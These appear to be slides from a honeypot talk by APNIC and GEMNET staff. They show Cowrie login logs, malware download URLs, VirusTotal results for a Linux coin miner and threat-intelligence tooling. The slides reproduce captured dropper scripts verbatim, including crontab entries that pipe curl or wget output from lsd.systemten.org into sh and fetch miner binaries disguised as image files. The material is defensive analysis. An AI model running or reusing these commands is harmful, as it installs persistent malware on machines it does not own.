http://[redacted]res.x86	[redacted]	4,817
http://[redacted]ger.x86		3,280
http://[redacted]/slumpp.x86		1,994
http://[redacted]oho.x86		994
http://[redacted]tem_backup_0x005.x86		921
http://[redacted]Hilix.x86		618
http://[redacted]r/z3hir.x86		529
http://[redacted]/UnHAnaAW.x86		386
http://[redacted]onryo.x86		329
http://lsd.systemten.org		292


Learning from the Honeypots

Hits from MN IP space in the last 6 months

GEMNET IP Address



Hits from GEMNET IP address



22/08


```
{
  "eventid": "cowrie.login.success",
  "username": "root",
  "timestamp": "2019-08-22T04:30:09.217098Z",
  "message": "login attempt [root/12345678] succeeded",
  "src_ip": ”internal_ip",
  "session": "5ea75f6ef96d",
  "password": "12345678",
  "sensor": "d9e0b795f2c0"
}
```


28/09


```
{
  "eventid": "cowrie.login.success",
  "username": "root",
  "timestamp": "2019-09-28T23:46:09.500779Z",
  "message": "login attempt [root/qwaszx] succeeded",
  "src_ip": ”internal_ip",
  "session": "78fe4fb6a422",
  "password": "qwaszx",
  "sensor": "d9e0b795f2c0"
}
```

File Downloaded


```
{
  "eventid": "cowrie.session.file_download",
  "shasum":
"926cca9e346261b3a663fe5a91f54d396a95ca93fed216f99848c2b19c0ab2db",
  "url": "hxxp://lsd.systemten.org",
  "timestamp": "2019-08-22T04:30:26.568184Z",
  "destfile": "-",
  "src_ip": ”internal_ip",
  "outfile":
"var/lib/cowrie/downloads/926cca9e346261b3a663fe5a91f54d396a95ca93fed216f99848c
2b19c0ab2db",
  "sensor": "d9e0b795f2c0"
}
```

Contents of file downloaded (1)


```
mkdir -p /tmp
chmod 1777 /tmp

echo "*/10 * * * * (curl -fsSL -m180 lsd.systemten.org||wget -q -T180 -O-
lsd.systemten.org)|sh"|crontab -
cat > /etc/crontab <<EOF
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin


*/10 * * * * root (curl -fsSL -m180 lsd.systemten.org||wget -q -T180 -O-
lsd.systemten.org||/usr/local/sbin/4d867bd38706a5f7)|sh
EOF
```

Contents of filed downloaded (2)

```
if [ ! -f "4d867bd38706a5f7" ]; then
    ARCH=$(getconf LONG_BIT)
    if [ ${ARCH}x = "64x" ]; then
        (curl -fsSL -m180 img.sobot.com/chatres/89/msg/20190814/ced05f4d38ac4090a3b8cb3196c6bd4f.png -o 4d867bd38706a5f7
||wget -T180 -q img.sobot.com/chatres/89/msg/20190814/ced05f4d38ac4090a3b8cb3196c6bd4f.png -O 4d867bd38706a5f7
||curl -fsSL -m180 never.b-cdn.net/x64 -o 4d867bd38706a5f7
||wget -T180 -q never.b-cdn.net/x64 -O 4d867bd38706a5f7
||curl -fsSL -m180 cdn.xiaoduoai.com/cvd/dist/fileUpload/1565754278188/3.1437250848801557.jpg -o 4d867bd38706a5f7
||wget -T180 -q cdn.xiaoduoai.com/cvd/dist/fileUpload/1565754278188/3.1437250848801557.jpg -O 4d867bd38706a5f7)
```

Find hash related to URL serving Malware

a5fba021a41c520a81647cda41110033eba4f8842eb3239f227bcbb0b1b110d6



18
/ 58

Community Score

18 engines detected this file

a5fba021a41c520a81647cda41110033eba4f8842eb3239f227bcbb0b1b110d6

164

64bits elf

2.3 MB
Size

2019-09-17 21:14:08 UTC
15 days ago

ELF

DETECTION DETAILS COMMUNITY

AegisLab	Trojan.Linux.Linux.4!c	AhnLab-V3	Linux/MalPack2.Exp
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	LINUX/CoinMiner.jtvyt	ClamAV	Unix.Malware.Agent-7158200-0
Cyren	ELF/Trojan.KPBJ-1	DrWeb	Linux.BtcMine.276
ESET-NOD32	A Variant Of Linux/CoinMiner.LA	F-Secure	Malware.LINUX/CoinMiner.jtvyt
Fortinet	ELF/CoinMiner.LA!tr	GData	Linux.Trojan.Agent.7UUWOX
Ikarus	Trojan.Linux.Coinminer	Qihoo-360	Win32/Trojan.045
Sophos AV	Mal/Generic-S	Symantec	Trojan.Gen.NPE
TrendMicro	Backdoor.Linux.ZYX.USELVIG19	TrendMicro-HouseCall	Backdoor.Linux.ZYX.USELVIG19
Ad-Aware	Undetected	ALYac	Undetected

Extras


Additional Tools

- Analysis of Observables – TheHive & Cortex
  - https://www.thehive-project.org
  - Manage and automates analysis observables in Honeypot Logs
  - Observables: IP address, Domains, URL, Files, Hash
  - Queries different Analyzers
- Sharing indicators/back with Community – MISP
  - https://www.misp-project.org
  - Stay tune for Steve's presentation

Observable List (3 of 3)

Type	Value/Filename	Date Added
file	z3hir[.]x86 malware indonesia VT:Scan="7/60" FileInfo:Filetype="ELF executable" OTX:Pulses="0" VT:GetReport="19/59" HybridAnalysis:Threat level="Unknown" Malwares:Score="21/100"	04/26/19 22:33
url	hxxp://[redacted]30/zehir/z3hir[.]x86 malware indonesia VT:Scan="1/66" UnshortenLink:Result="failure" IBMXForce:Score="0" OTX:Pulses="0" VT:GetReport="2/71" urlscan.io:Search="0 result" MISP:Search="0 events" CCT:C2 Search="0 hits" URLhaus:Search="No results" PhishingInitiative:Status="Clean"	04/26/19 22:27
ip	[redacted] malware indonesia PT:SSL="False" IBMXForce:Score="1" OTX:Pulses="4" AbuseIPDB:Records ST:PassiveDNS="0 record" MISP:Search="0 events" MN_PDNS:Public="3" Malwares:Score="21 results" PT:PassiveDNS="15 records" URLhaus:Search="No results" DShield:Score="0 count(s) / 0 attack(s) / 1 threatfeed(s)" Onyphe:Subnet="subnet 43.0.0.0/8 last seen 2019-09-29" Onyphe:Subnet="s[redacted]st seen 2019-09-29" Shodan:Location="Indonesia" Shodan:Org="Media Antar Nusa PT." Shodan:ASN=[redacted]s="REGISTRANT: IIS-ID" MaxMind:Location="Japan/Asia" urlscan.io:Search="0 result" VT:GetReport="20 detected_url(s)" PT:OSINT="False" Firehol:Blocklists="0 hit" CCT:C2 Search="0 hits" TorProject:Node	04/26/19 22:26

Conclusion



Thank You

Happy Honeypotting!

[Adli Wahid: adli@apnic.net](mailto:adli@apnic.net)

[Tugso: tugsorshikh@gemnet.mn](mailto:tugsorshikh@gemnet.mn)

References

1. https://blog.apnic.net/2019/09/17/the-apnic-community-honeynet-project/
2. https://blog.apnic.net/2019/08/21/a-tale-of-two-honeypots-in-bhutan/
3. The Honeynet Project https://www.honeynet.org
4. Community Honey Network - https://communityhoneynetwork.readthedocs.io/